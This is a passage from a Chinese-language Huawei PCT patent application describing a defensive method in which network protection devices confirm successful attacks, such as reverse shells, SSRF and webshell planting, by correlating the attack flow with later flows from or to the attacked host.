

(12) 按照专利合作条约所公布的国际申请

(19) 世界知识产权组织
国际局

(43) 国际公布日
2022 年 7 月 28 日 (28.07.2022)



(10) 国际公布号
WO 2022/156197 A1

(51) 国际专利分类号:
H04L 29/06 (2006.01)

(21) 国际申请号: PCT/CN2021/112867

(22) 国际申请日: 2021 年 8 月 16 日 (16.08.2021)

(25) 申请语言: 中文

(26) 公布语言: 中文

(30) 优先权:
202110084243.8 2021 年 1 月 21 日 (21.01.2021) CN

(71) 申请人: 华为技术有限公司 (HUAWEI TECHNOLOGIES CO., LTD.) [CN/CN]; 中国广东省深圳市龙岗区坂田华为总部办公楼, Guangdong 518129 (CN)。


(72) 发明人: 张钊 (ZHANG, Zhao); 中国广东省深圳市龙岗区坂田华为总部办公楼, Guangdong 518129 (CN)。

(74) 代理人: 北京三高永信知识产权代理有限公司 (BEIJING SAN GAO YONG XIN INTELLECTUAL PROPERTY AGENCY CO., LTD.); 中国北京市海淀区学院路蓟门里和景园 A 座 1 单元 102 室, Beijing 100088 (CN)。

(81) 指定国 (除另有指明, 要求每一种可提供的国家保护): AE, AG, AL, AM, AO, AT, AU, AZ, BA, BB, BG, BH, BN, BR, BW, BY, BZ, CA, CH, CL, CN, CO, CR, CU, CZ, DE, DJ, DK, DM, DO, DZ, EC, EE, EG, ES, FI, GB, GD, GE, GH, GM, GT, HN, HR, HU, ID, IL, IN, IR, IS, IT, JO, JP, KE, KG, KH, KN, KP, KR, KW, KZ, LA, LC, LK, LR, LS, LU, LY, MA, MD, ME, MG, MK, MN, MW, MX,

(54) Title: ATTACK SUCCESS IDENTIFICATION METHOD AND PROTECTION DEVICE

(54) 发明名称: 攻击成功识别方法及防护设备



(57) Abstract: Provided are an attack success identification method and a protection device, belonging to the technical field of networks. Provided is a method for determining, by using a multi-stream association mechanism, whether an attack is successful. Attack data and an identifier of an attacked host are obtained from a data stream in which an attack event has been detected, the data stream in which the attack event has been detected is associated with the other data streams after the data stream by using the attack data and the identifier of the attacked host, and whether an attack is successful is determined according to whether the data stream has been associated with

MY, MZ, NA, NG, NI, NO, NZ, OM, PA, PE, PG, PH, PL,
PT, QA, RO, RS, RU, RW, SA, SC, SD, SE, SG, SK, SL,
ST, SV, SY, TH, TJ, TM, TN, TR, TT, TZ, UA, UG, US,
UZ, VC, VN, WS, ZA, ZM, ZW。

- (84) 指定国 (除另有指明, 要求每一种可提供的地区
保护): ARIPO (BW, GH, GM, KE, LR, LS, MW, MZ,
NA, RW, SD, SL, ST, SZ, TZ, UG, ZM, ZW), 欧亚 (AM,
AZ, BY, KG, KZ, RU, TJ, TM), 欧洲 (AL, AT, BE, BG,
CH, CY, CZ, DE, DK, EE, ES, FI, FR, GB, GR, HR, HU,
IE, IS, IT, LT, LU, LV, MC, MK, MT, NL, NO, PL, PT,
RO, RS, SE, SI, SK, SM, TR), OAPI (BF, BJ, CF, CG, CI,
CM, GA, GN, GQ, GW, KM, ML, MR, NE, SN, TD, TG)。

本国际公布:

— 包括国际检索报告 (条约第21条(3))。

the other data streams. By means of the method, the problem of how to determine attack success in a scenario in which a server side does not have an echo or response content does not include an execution result of attack data can be solved, thereby being conducive to more effectively identifying, from massive attack alarms, an attack event which has been executed successfully.

(57) 摘要: 本申请提供了一种攻击成功识别方法及防护设备, 属于网络技术领域。本申请提供了一种利用多流关联的机制判定是否攻击成功的方法, 通过从检测到攻击事件的数据流中获得攻击数据以及被攻击主机的标识, 利用攻击数据以及被攻击主机的标识, 对检测到攻击事件的数据流与该数据流之后的其他数据流进行关联, 根据是否关联到其他数据流来判定是否攻击成功。该方法能够解决服务端无回显或响应内容中不包含攻击数据的执行结果的场景如何攻击成功判定的问题, 有助于更有效地从海量攻击告警中识别出执行成功的攻击事件。

攻击成功识别方法及防护设备

本申请要求于 2021 年 01 月 21 日提交的申请号为 202110084243.8、发明名称为“攻击成功识别方法及防护设备”的中国专利申请的优先权，其全部内容通过引用结合在本申请中。

技术领域

本申请涉及网络技术领域，特别涉及一种攻击成功识别方法及防护设备。

背景技术

互联网每天都发生着大量的攻击。其中，大多数攻击属于失败攻击，例如工具批量扫描、载荷内容不符合目标系统、服务器不存在相应漏洞等。这些失败攻击无法真正对目标造成威胁，需要重点关注的攻击是成功攻击。有鉴于此，如何有效识别攻击成功已经成为本领域的研究热点。

相关技术利用服务端的响应内容来判断是否攻击成功。具体来说，防护设备基于特征库对通信对端之间传输的一个数据流中的报文进行攻击检测。如果防护设备检测出攻击事件，那么防护设备从产生攻击事件的报文的载荷内容（payload）中提取攻击数据，并确定攻击数据被服务端执行后的预期结果。之后，防护设备进一步确定上述数据流中来自于服务端的响应报文中是否实际包含上述预期结果。如果上述数据流中来自于服务端的响应报文中包含上述预期结果，则判定攻击成功。如果上述数据流中来自于服务端的响应报文中未包含上述预期结果，则判定攻击失败。

上述方法只能针对有回显的攻击类型（即响应内容中包含攻击数据的执行结果），来判断是否攻击成功，因此适用场景受限，无法有效地从海量攻击告警中识别出执行成功的攻击事件。

发明内容

本申请实施例提供了一种攻击成功识别方法及防护设备，能够更有效地识别执行成功的攻击事件。所述技术方案如下：

第一方面，提供了一种攻击成功识别方法，在该方法中，对第一数据流进行攻击检测；若在第一数据流中检测到攻击事件，从第一数据流的载荷内容中提取攻击数据；从第一数据流的报文头获得被攻击主机的标识；获取第二数据流，第二数据流是第一数据流中的攻击事件发生之后传输的数据流；根据攻击数据以及被攻击主机的标识，检测第二数据流与第一数据流是否满足关联条件；如果第二数据流与第一数据流满足关联条件，确定攻击事件为执行成功的攻击事件。

以上提供了一种利用多流关联的机制判定是否攻击成功的方法，通过从检测到攻击事件的数据流中获得攻击数据以及被攻击主机的标识，利用攻击数据以及被攻击主机的标识，对检测到攻击事件的数据流与该数据流之后的其他数据流进行关联，根据是否关联到其他数据流来判定是否攻击成功。该方法能够解决服务端无回显或响应内容中不包含攻击数据的执行

结果的场景如何攻击成功判定的问题，适用场景更加丰富，有助于更有效地从海量攻击告警中识别出执行成功的攻击事件。

在一些实施例中，上述第二数据流与上述第一数据流的传输时间间隔小于或小于等于时间窗口。

通过关联检测到攻击的数据流之后时间窗口内的数据流，有助于提升识别成功率，并兼顾性能开销。

在一些实施例中，上述被攻击主机的标识是根据上述第一数据流响应方的目的地址信息确定的，上述被攻击主机位于局域网中，上述第一数据流是位于互联网中的攻击主机向上述被攻击主机发起的。

通过使用局域网中被攻击主机的地址关联数据流，与向局域网发起攻击的场景更加匹配，有助于提升识别成功率。

关联检测到攻击的数据流之后时间窗口内的数据流，有助于提升识别成功率，并兼顾性能开销。

在一些实施例中，上述攻击数据包括指定对象的标识。

通过使用攻击数据中指定对象的标识关联数据流，有助于提升识别成功率。

在一些实施例中，上述指定对象为指定主机，上述指定对象的标识为上述指定主机的地址；或者，上述指定对象为上述被攻击主机上保存的指定文件，上述指定对象的标识为上述指定文件的标识；或者，上述指定对象为指定资源，上述指定资源的标识为上述指定资源的定位符；或者，上述指定对象为指定端口，上述指定对象的标识为上述指定端口的端口号。

通过使用攻击数据中指定的主机、文件、资源、端口等进行多流关联，与反弹攻击、恶意文件、端口扫描等具体的攻击场景更加匹配，因此有助于提升识别成功率。

在一些实施例中，上述攻击事件包括反弹壳（shell）攻击，上述指定主机为反弹 shell 的控制端，上述攻击数据中指定主机的地址为反弹 shell 的控制端的地址，上述反弹 shell 攻击为上述被攻击主机向上述控制端发送请求从而发起的攻击。

通过利用攻击数据中反弹 shell 的控制端的地址关联，有助于准确关联到攻击流量，进而提升攻击成功识别的准确性。

在一些实施例中，上述攻击数据中反弹 shell 的控制端的地址包括上述控制端的互联网协议（internet protocol，IP）地址、或者上述控制端的 IP 地址和端口号的组合。

通过使用反弹 shell 的控制端的 IP 地址以及端口号关联，有助于在海量流量中更精确地关联到控制端的攻击流量，进而提升攻击成功识别的准确性。

在一些实施例中，上述被攻击主机的标识包括上述被攻击主机的 IP 地址，上述第二数据流与上述第一数据流满足上述关联条件，包括：上述第二数据流的发起方互联网协议 IP 地址包括上述被攻击主机的 IP 地址，且上述第二数据流的响应方的地址为上述反弹 shell 的控制端的地址。

通过将被攻击主机的地址以及反弹 shell 的控制端的地址作为多流关联的条件，有助于提升多流关联的准确性，进而提升攻击成功识别的准确性。

在一些实施例中，上述攻击事件包括外发请求攻击，上述攻击数据包括互联网中指定主机上资源的定位符，上述外发请求攻击为上述被攻击主机请求上述互联网中指定主机上资源从而发起的攻击。

通过利用攻击数据中资源的定位符关联，有助于准确关联到攻击流量，进而提升攻击成功识别的准确性。

在一些实施例中，上述第二数据流与上述第一数据流满足上述关联条件，包括：上述第二数据流的发起方的 IP 地址包括上述被攻击主机的 IP 地址，且上述第二数据流包括上述互联网中指定主机上资源的定位符，且上述第二数据流所基于的协议为上述第一数据流的载荷使用的协议。

通过将被攻击主机的 IP 地址以及资源的定位符作为多流关联的条件，有助于提升多流关联的准确性，进而提升攻击成功识别的准确性。

在一些实施例中，上述攻击事件包括服务器端请求伪造（Server-Side Request Forgery, SSRF）攻击，上述攻击数据包括局域网中指定主机上资源的定位符，上述 SSRF 攻击为上述被攻击主机请求上述局域网中指定主机上资源从而发起的攻击。

通过利用攻击数据中资源的定位符关联，有助于准确关联到攻击流量，进而提升攻击成功识别的准确性。

在一些实施例中，上述被攻击主机的标识包括上述被攻击主机的 IP 地址，上述第二数据流与上述第一数据流满足上述关联条件，包括：上述第二数据流的发起方 IP 地址包括上述被攻击主机的 IP 地址，且上述第二数据流包括上述局域网中指定主机上资源的定位符，且上述第二数据流所基于的协议为上述第一数据流的载荷使用的协议。

通过将被攻击主机的 IP 地址以及资源的定位符作为多流关联的条件，有助于提升多流关联的准确性，进而提升攻击成功识别的准确性。

在一些实施例中，上述攻击事件包括文件植入攻击，上述指定文件为木马文件，上述攻击数据中上述指定文件的标识为被攻击主机上木马文件的文件名，上述文件植入攻击为通过向上述被攻击主机植入木马文件而发起的攻击。

通过利用攻击数据中木马文件的文件名做关联，有助于准确关联到攻击流量。

在一些实施例中，上述被攻击主机的标识包括上述被攻击主机的 IP 地址，上述第二数据流与上述第一数据流满足上述关联条件，包括：上述第二数据流的响应方地址包括上述被攻击主机的 IP 地址，且上述第二数据流包括针对上述木马文件的访问成功请求。

通过将被攻击主机的 IP 地址以及是否成功访问木马文件作为多流关联的条件，有助于提升攻击成功识别的准确性。

在一些实施例中，上述木马文件包括网页木马（Webshell）文件。

第二方面，提供了一种防护设备，该防护设备包括存储器、网络接口和至少一个处理器，存储器用于存储程序代码，该程序代码被至少一个处理器读取后，该防护设备执行上述第一方面或第一方面任一种可选方式中的方法，具体参见上文的详细描述，此处不再赘述。

第三方面，提供了一种防护系统，防护系统包括存储器、网络接口和至少一个处理器。防护系统中的存储器、网络接口和至少一个处理器分布在不同物理计算机上。存储器用于存储程序代码，该程序代码被至少一个处理器读取后，该防护系统执行上述第一方面或第一方面任一种可选方式中的方法，具体参见上文的详细描述，此处不再赘述。

第四方面，提供了一种攻击成功识别装置，该攻击成功识别装置具有实现上述第一方面或上述第一方面的任意一种可选方式所述方法的功能。所述功能可以通过硬件实现，也可以

通过硬件执行相应的软件实现。所述硬件或软件包括一个或多个与上述功能相对应的单元。

第五方面，提供了一种计算机可读存储介质，该存储介质中存储有至少一条指令，该指令在计算机上运行时，使得计算机执行上述第一方面或第一方面任一种可选方式所提供的方法。

第六方面，提供了一种计算机程序产品，所述计算机程序产品包括一个或多个计算机程序指令，当所述计算机程序指令被计算机加载并运行时，使得所述计算机执行上述第一方面或第一方面任一种可选方式所提供的方法。

第七方面，提供了一种芯片，包括存储器和处理器，存储器用于存储计算机指令，处理器用于从存储器中调用并运行该计算机指令，以执行上述第一方面及其第一方面任意可能的实现方式中的方法。

附图说明

图 1 是本申请实施例提供的一种典型应用场景的示意图；

图 2 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 3 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 4 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 5 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 6 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 7 是本申请实施例提供的一种攻击成功识别方法的流程图；

图 8 是本申请实施例提供的一种防护设备的结构示意图；

图 9 是本申请实施例提供的一种攻击成功识别装置的结构示意图。

具体实施方式

为使本申请的目的、技术方案和优点更加清楚，下面将结合附图对本申请实施方式作进一步地详细描述。

本申请实施例的应用场景包括而限于针对反弹 shell (Reverse Shell, shell 是一种用来执行操作系统指令的程序)、外发请求 (outgoing requests)、服务器端请求伪造 (Server-Side Request Forgery, SSRF)、木马 (如网页木马 webshell)、内网端口和服务扫描、内网敏感数据的窃取、命令注入、蠕虫、僵尸等各种类型的网络攻击进行攻击成功 (successful attack) 的识别。

本申请实施例中防护设备是用于网络安全防护的设备。防护设备能够检测并抵御网络攻击和病毒等，以保证数据安全传输。防护设备例如部署在局域网与互联网之间，对进、出局域网的数据流进行检测从而确认是否存在对局域网的攻击，从而保护局域网的网络安全。防护设备包括而限于防火墙、安全网关 (如路由器或交换机)、入侵检测系统 (intrusion detection system, IDS) 类设备、入侵防御系统 (intrusion prevention system, IPS) 类设备、统一威胁管理 (unified threat management, UTM) 设备、反病毒 (anti-virus, AV) 设备、抗分布式拒绝服务攻击 (distributed denial-of-service attack, DDoS) (anti-DDoS) 设备、下一代防火墙 (Next generation firewall, NGFW) 中一项或多项的集成。

本申请实施例中数据流 (flow) 为包含双向数据的报文流。例如，一条数据流包含 A 向

B 发的报文以及 B 向 A 发的报文。数据流例如包括特定传输连接或媒体流中的所有报文。

相关技术只能在服务端的响应内容中包含攻击数据的执行结果的场景下，实现攻击成功判定。而对于没有回显或者响应内容中不包含攻击数据的执行结果的场景下则无法判断是否攻击成功，因此适用场景受限。

而本申请实施例提供了一种基于多流关联（multi-stream association）的思路来识别攻击成功的方法，能够解决服务端无回显或响应内容中不包含攻击数据的执行结果的场景如何攻击成功判定的问题。

下面对本申请实施例的应用场景举例说明。

附图 1 是本申请实施例提供的一种典型应用场景的示意图。附图 1 示出了针对企业网络进行网络安全防护的部署场景。

附图 1 所示的系统架构包括互联网、企业网以及部署在企业网与互联网之间的防火墙、探针以及安全分析设备。

如附图 1 所示，互联网包括至少一个服务器以及至少一个终端（图 1 以一个服务器和一个终端为例进行说明）。此外，互联网中还可能存在攻击者。企业网包括至少一个服务器以及至少一个终端。

防火墙、探针、安全分析设备均属于本申请实施例中的防护设备。防火墙、探针、安全分析设备均部署在企业网与互联网之间。

防火墙通过直连方式部署于企业网出口处。用于对进、出企业网的数据流进行过滤，管理进、出企业网的访问行为，并对网络攻击进行检测和报警。防火墙主要用于抵御外部攻击，保护企业网。

探针和安全分析设备通过旁路部署在网络中。探针用于采集进、出企业网的数据流，将数据流上送至安全分析设备。安全分析设备用于对探针采集的数据流进行分析检测。

在附图 1 所示的场景中，当互联网向局域网发起攻击时，防火墙、探针或者安全分析设备通过执行下述实施例提供的方法，能够准确判定攻击是否成功，具体的方法流程还请参考下文的介绍。

附图 1 中的企业网可替换为其他类型的局域网，如园区网。

附图 1 中攻击者位于互联网是可选的，在另一种可能的场景中，攻击者位于企业网中，而被攻击者位于互联网中。

下面对本申请实施例的方法流程举例说明。

附图 2 是本申请实施例提供的一种攻击成功识别方法 200 的流程图。方法 200 包括以下步骤 S201 至步骤 S206。

可选地，方法 200 所基于的网络部署场景如上述附图 1 所示。例如，结合附图 1 来看，方法 200 中的防护设备例如为附图 1 中防火墙、探针或者安全分析设备；或者，方法 200 中的防护设备为附图 1 中防火墙、探针以及安全分析设备中两种或两种以上设备所集成的设备（例如集群计算机）。方法 200 中的攻击主机例如为附图 1 中互联网中攻击者使用的主机。方法 200 中的被攻击主机例如为附图 1 中的企业网，例如被攻击主机为企业网中的服务器或者终端。

方法 200 涉及对多个数据流的处理。为了区分不同的数据流，用“第一数据流”、“第二数据流”区分描述多个不同的数据流。

步骤 S201、防护设备对第一数据流进行攻击检测。

在一些实施例中，第一数据流是攻击主机发给被攻击主机的数据流。换句话说，第一数据流的发起方为攻击主机，第一数据流的响应方为被攻击主机。数据流的发起方是指通信双方中采用发送请求等方式触发连接（或称为会话）建立过程的一方，例如针对于传输控制协议（transmission control protocol, TCP）协议来说，发起方是发送同步（synchronize, SYN）报文以触发 TCP 连接建立过程的通信方。数据流的响应方是指根据发起方的请求，与发起方建立连接的通信方。

步骤 S202、若在第一数据流中检测到攻击事件，防护设备从第一数据流的载荷内容中提取攻击数据。

攻击事件包括而不限于反弹 shell 攻击，外发请求攻击、SSRF 攻击、文件植入攻击。

攻击数据用于指示被攻击主机执行指定的行为。攻击主机通过将攻击数据发给被攻击主机，从而触发被攻击主机执行指定的行为，进而实现攻击目的。攻击数据存在很多种可能的数据形式。比如说，攻击数据包括而不限于一段恶意代码、一条或一组恶意命令、一个脚本文件，一条或一组结构化查询语言(Structured Query Language, SQL)语句、一个或一组高危函数的标识，本实施例对攻击数据的形式不做限定。

攻击数据指定的行为包括很多种类型，下面结合几种具体的行为对攻击数据作举例说明，请见下述（1）至（2）。

（1）攻击数据指示被攻击主机访问指定对象。

指定对象的类型包括而不限于主机、资源或者端口等，下面结合指定对象的具体类型对攻击数据的内容和含义举例说明。

（1-1）指定对象是指定主机。

可选地，指定主机是控制端。例如，在反弹 shell 场景下，指定主机是充当反弹 shell 的控制端的主机，攻击主机通过控制被攻击主机去连接指定主机从而实现攻击目的。可选地，控制端与攻击主机是两个不同主机。也就是说，攻击场景涉及攻击主机、被攻击主机以及控制端之间三方交互的过程，比如主机 A 去攻击主机 B，攻击的目标是让主机 B 去连接主机 C，在这个例子里，主机 A 是攻击主机，主机 B 是被攻击主机，主机 C 是本实施例谈到的指定主机。或者，可选地，控制端与攻击主机是同一个主机，比如攻击者为了提高攻击效率，使用同一台主机发起攻击并充当控制端。

可选地，指定主机是被攻击主机所在的网络中的一个主机。例如，在 SSRF 攻击场景下，指定主机是企业内部的一个办公自动化（Office Automation, OA）系统或者其他无法从外网去访问的主机，攻击主机借助被攻击主机作为跳板去访问指定主机从而实现攻击目的。

指明该指定主机的一种可能实现方式是，载荷内容中的攻击数据包括指定主机的标识。攻击数据指示被攻击主机向该标识对应的指定主机发送连接请求或者数据传输请求。

其中，攻击数据中指定主机的标识的数据形式包括很多种情况。比如说，攻击数据中指定主机的标识为指定主机的地址，或者指定主机的地址和端口号的组合，或者指定主机的域名等。指定主机的地址如 IP 地址或媒体访问控制（media access control, MAC）地址。

（1-2）指定对象是指定资源。

例如，指定资源为恶意文件。恶意文件包括而限于病毒、木马等。攻击数据指示被攻击主机请求获取恶意文件，从而利用恶意文件的执行来控制被攻击主机。

例如，指定资源为机密数据。攻击数据指示被攻击主机将局域网中机密数据向互联网中的指定地址传输，从而利用被攻击主机窃取机密数据。

在一些实施例中，攻击数据包括指定资源的标识。攻击数据指示被攻击主机请求该标识对应的指定资源。

攻击数据中指定资源的标识的数据形式包括很多种情况。比如说，攻击数据中指定资源的标识为指定资源的定位符。指定资源的定位符即统一资源定位符（Uniform Resource Locator, URL）。URL 是一串或长或短的字符串。举个例子，在利用超文本传输协议（Hypertext Transfer Protocol, HTTP）或超文本传输安全协议（Hyper Text Transfer Protocol over Secure Socket Layer, HTTPS）等协议发起的攻击场景下，攻击主机将恶意文件的 URL 发给被攻击主机，如果攻击成功了，被攻击主机后续会发送包含恶意文件的 URL 的 HTTP 请求，将恶意文件下载到本地。

又比如说，攻击数据中指定资源的标识为指定资源的名称或者存储路径。举个例子，在利用文件传输协议（File Transfer Protocol, FTP）协议发起的攻击场景下，攻击主机将恶意文件的文件路径发给被攻击主机，如果攻击成功了，被攻击主机作为 FTP 客户端发送包含该文件路径的 FTP 请求，将恶意文件下载到本地。

（1-3）指定对象是指定端口。

比如，在端口扫描的场景下，攻击数据指示被攻击主机扫描内网中指定端口是否开放，从而为后续的进一步入侵做准备。在一些实施例中，攻击数据包括指定端口的端口号。攻击数据指示被攻击主机向对端口号标识的指定端口进行端口扫描。

上面的（1-1）至（1-3）从攻击数据中指定的对象类型的角度，对攻击数据可能具有的几种情况做了简单介绍。从攻击场景中网络部署位置的角度来看，攻击数据也可能具有多种情况，下面通过（1-a）至（1-b）进行举例说明。

（1-a）指定对象位于互联网中。

例如，攻击数据指示被攻击主机向互联网中的指定主机发送连接请求或者数据传输请求。攻击数据包括指定主机在互联网中的地址（也称公网地址或者外网地址）。又如，攻击数据指示被攻击主机请求互联网中的指定资源。攻击数据包括指定资源在互联网中的定位符。

（1-b）指定对象位于局域网中。

例如，攻击数据指示被攻击主机请求向局域网中指定主机上的指定资源。攻击数据包括指定资源在局域网中的定位符。又如，攻击数据指示被攻击主机向局域网中的指定主机发送连接请求或者数据传输请求。攻击数据包括指定主机在局域网中的地址（也称内网地址）。又如，攻击数据指示被攻击主机对局域网中指定端口进行端口扫描。

（2）攻击数据指示被攻击主机创建指定文件。

指定文件包括而限于木马文件或者病毒文件。木马文件例如网页木马（Webshell）文件。在一些实施例中，攻击数据包括指定文件的标识。攻击数据中指定文件的标识包括而限于指定文件的文件名、文件路径、URL 等。

例如，在 Webshell 植入攻击的场景下，载荷内容中的攻击数据为木马文件的创建命令，该创建命令包括文件名。攻击主机通过将木马文件的创建命令发给被攻击主机，从而指示被攻击主机创建并保存该文件名对应的木马文件。

步骤 S203、防护设备从第一数据流的报文头获得被攻击主机的标识。

被攻击主机的标识包括被攻击主机的 IP 地址，或者被攻击主机的 IP 地址和端口号的组合。

在一些实施例中，被攻击主机的标识是根据第一数据流响应方的目的地址信息确定的。目的地址信息包括目的 IP 地址，或者目的 IP 地址和目的端口号的组合。例如，上述报文头包括 IP 头以及传输层协议头（如 TCP 头或者 UDP 头），被攻击主机的 IP 地址是从第一数据流中 IP 头中的目的地址（Destination Address, DA）字段中得到的，被攻击主机的端口号是从第一数据流中传输层协议头中的目的端口字段得到的。

步骤 S204、防护设备获取第二数据流。

第二数据流与第一数据流是两条不同数据流。第二数据流是第一数据流中的攻击事件发生之后传输的数据流。

其中，这里说到的数据流的不同存在很多种情况。一种典型的场景是，第二数据流与第一数据流属于两次不同的会话。这里的会话包含从建立一条连接至断开这条连接期间传输的报文。比如，攻击主机 A 向被攻击主机 B 发起攻击时，攻击主机与被攻击主机之间建立连接 1，然后攻击主机通过连接 1 向被攻击主机发送一条数据流（即本文说的第一数据流）。如果攻击成功，被攻击主机 B 主动连接攻击主机 A 指定的主机从而建立连接 2，或者攻击主机 A 重新连接被攻击主机 B 从而建立连接 3。在这个场景中，第二数据流例如是连接 2 或连接 3 中传输的数据流，或者尝试建立连接 2 或者连接 3 的请求。

此外，可选地，第一数据流中发生的攻击事件与防护设备检测到的攻击事件相同，或者第一数据流中发生的攻击事件与防护设备检测到的攻击事件存在细微的差异。

在一些实施例中，第二数据流的传输时间晚于第一数据流的传输时间。例如，第二数据流中的时间戳晚于第一数据流的时间戳。

可选地，第二数据流与第一数据流的传输时间间隔小于或小于等于时间窗口。例如，第一数据流的传输时间点为 t_1 ，时间窗口为 T ，第二数据流是 $[t_1, t_1+T]$ 的时间范围内传输的数据流。可选地，时间窗口是分钟级别的窗口。

上述时间窗口包括多种确定方式。可选地，时间窗口由网络管理人员预先设置。比如，网络管理人员通过命令行界面、Web 界面为防护设备配置时间窗口。可替代地，时间窗口由防护设备利用机器学习算法自动学习得出。比如，防护设备用已知的恶意流量、被攻击主机的行为日志等作为样本训练得出机器学习模型，然后防护设备将第一数据流的传输时间输入到训练好的机器学习模型，机器学习模型输出时间窗口。

步骤 S205、防护设备根据攻击数据以及被攻击主机的标识，检测第二数据流与第一数据流是否满足关联条件。

关联条件用于判断多个数据流之间是否关联。关联条件包括而不限于主机维度的关联条件、攻击数据维度的关联条件以及协议维度的关联条件。下面对各种维度的关联条件做具体说明。

（A）主机维度的关联条件

主机维度的关联条件用于判断多个数据流是否关联到同一个被攻击主机。用第一数据流和第二数据流这两个数据流作为例子来描述，第二数据流与第一数据流满足主机维度的关联条件包括而不限于下述（A-1）或者（A-2）。

(A-1) 满足主机维度的关联条件是指第二数据流的发起方为被攻击主机。

在一些实施例中，防护设备从第二数据流的报文头获得第二数据流的发起方的标识；防护设备判断第二数据流的发起方的标识与被攻击主机的标识是否相同；如果第二数据流的发起方的标识与被攻击主机的标识相同，表明第二数据流的发起方为被攻击主机，防护设备判定满足主机维度的关联条件。

可选地，第二数据流的发起方的标识包括 IP 地址，或者 IP 地址和端口号的组合。在一些实施例中，第二数据流的发起方的标识是根据第二数据流的源地址信息确定的。比如，第二数据流的报文头包括 IP 头以及传输层协议头（如 TCP 头或者 UDP 头），第二数据流的发起方的 IP 地址是从第二数据流中 IP 头中的源地址（Source Address, SA）字段中得到的，发起方的端口号是从第一数据流中传输层协议头中的源端口字段得到的。

(A-2) 满足主机维度的关联条件是指第二数据流的响应方为被攻击主机。

在一些实施例中，防护设备从第二数据流的报文头获得第二数据流的响应方的标识；防护设备判断第二数据流的响应方的标识与被攻击主机的标识是否相同；如果第二数据流的响应方的标识与被攻击主机的标识相同，表明第二数据流的响应方为被攻击主机，防护设备判定为满足主机维度的关联条件。

可选地，第二数据流的响应方的标识包括 IP 地址，或者 IP 地址和端口号的组合。在一些实施例中，第二数据流的响应方的标识是根据第二数据流的目的地址信息确定的。比如，第二数据流的报文头包括 IP 头以及传输层协议头（如 TCP 头或者 UDP 头），第二数据流的响应方的 IP 地址是从第二数据流中 IP 头中的目的地址（DA）字段中得到的，被响应方的端口号是从第一数据流中传输层协议头中目的端口字段得到的。

(B) 攻击数据维度的关联条件

攻击数据维度的关联条件用于判断后续数据流所体现的行为是否与攻击流量中攻击数据关联。用第一数据流和第二数据流这两个数据流作为例子来描述，攻击数据维度的关联条件用于判断第二数据流中是否存在第一数据流中攻击数据所指定的行为。在一种可能的实现中，满足攻击数据维度的关联条件是指第二数据流包括针对指定对象的请求。

在一些实施例中，针对指定对象的请求包含攻击数据中指定对象的标识。比如，指定对象是指定主机，请求对应的报文头包括指定主机的地址、或者指定主机的地址和端口号的组合。又如，指定对象是指定资源，请求是一个 HTTP 请求，该 HTTP 请求的请求行包括指定资源的 URL。

其中，这里说到的请求包括而限于建立连接请求、数据传输请求、状态探测请求等等。建立连接请求包括而限于 TCP 中的三次握手请求。数据传输请求包括而限于 HTTP 请求（如 get 请求或 post 请求）、FTP 请求（如文件上传请求或者文件下载请求）等。

结合前面在步骤 S202（1）中谈到的攻击数据的各种可能情况，例如，满足攻击数据维度的关联条件是指第二数据流包括被攻击主机向指定主机发送的请求，该指定主机包括而限于控制端、攻击者或内网中被攻击主机之外的其他主机。又如，满足攻击数据维度的关联条件是指第二数据流包括被攻击主机针对指定资源的获取请求，该指定资源包括而限于恶意文件、机密数据等。再如，满足攻击数据维度的关联条件是指第二数据流包括被攻击主机针对内网中指定端口的状态探测请求（或者说端口扫描请求）。

结合前面在步骤 S202（2）中谈到的攻击数据的各种可能情况，例如，满足攻击数据维

度的关联条件是指第二数据流包括向被攻击主机发送的针对指定文件的访问成功请求。

(C) 协议维度的关联条件

协议维度的关联条件用于判断后续数据流所基于的协议是否与攻击流量关联。用第一数据流和第二数据流这两个数据流作为例子来描述，第二数据流与第一数据流满足协议维度的关联条件包括而不限于下述 (C-1) 或者 (C-2)。

(C-1) 第二数据流所基于的协议为第一数据流的载荷使用的协议。

第一数据流的载荷使用的协议包括而不限于 HTTP、HTTPS、域名系统 (Domain Name System, DNS)、远程方法调用 (Remote Method Invocation, RMI)、轻型目录访问协议 (Lightweight Directory Access Protocol, LDAP) 等。比如说，第一数据流的载荷使用的协议是 HTTP 协议。如果第二数据流为 HTTP 流，那么第二数据流与第一数据流满足协议维度的关联条件；如果第二数据流为 DNS 流，那么第二数据流与第一数据流不满足协议维度的关联条件。

(C-2) 第二数据流所基于的协议为第一数据流中攻击类型对应的协议。

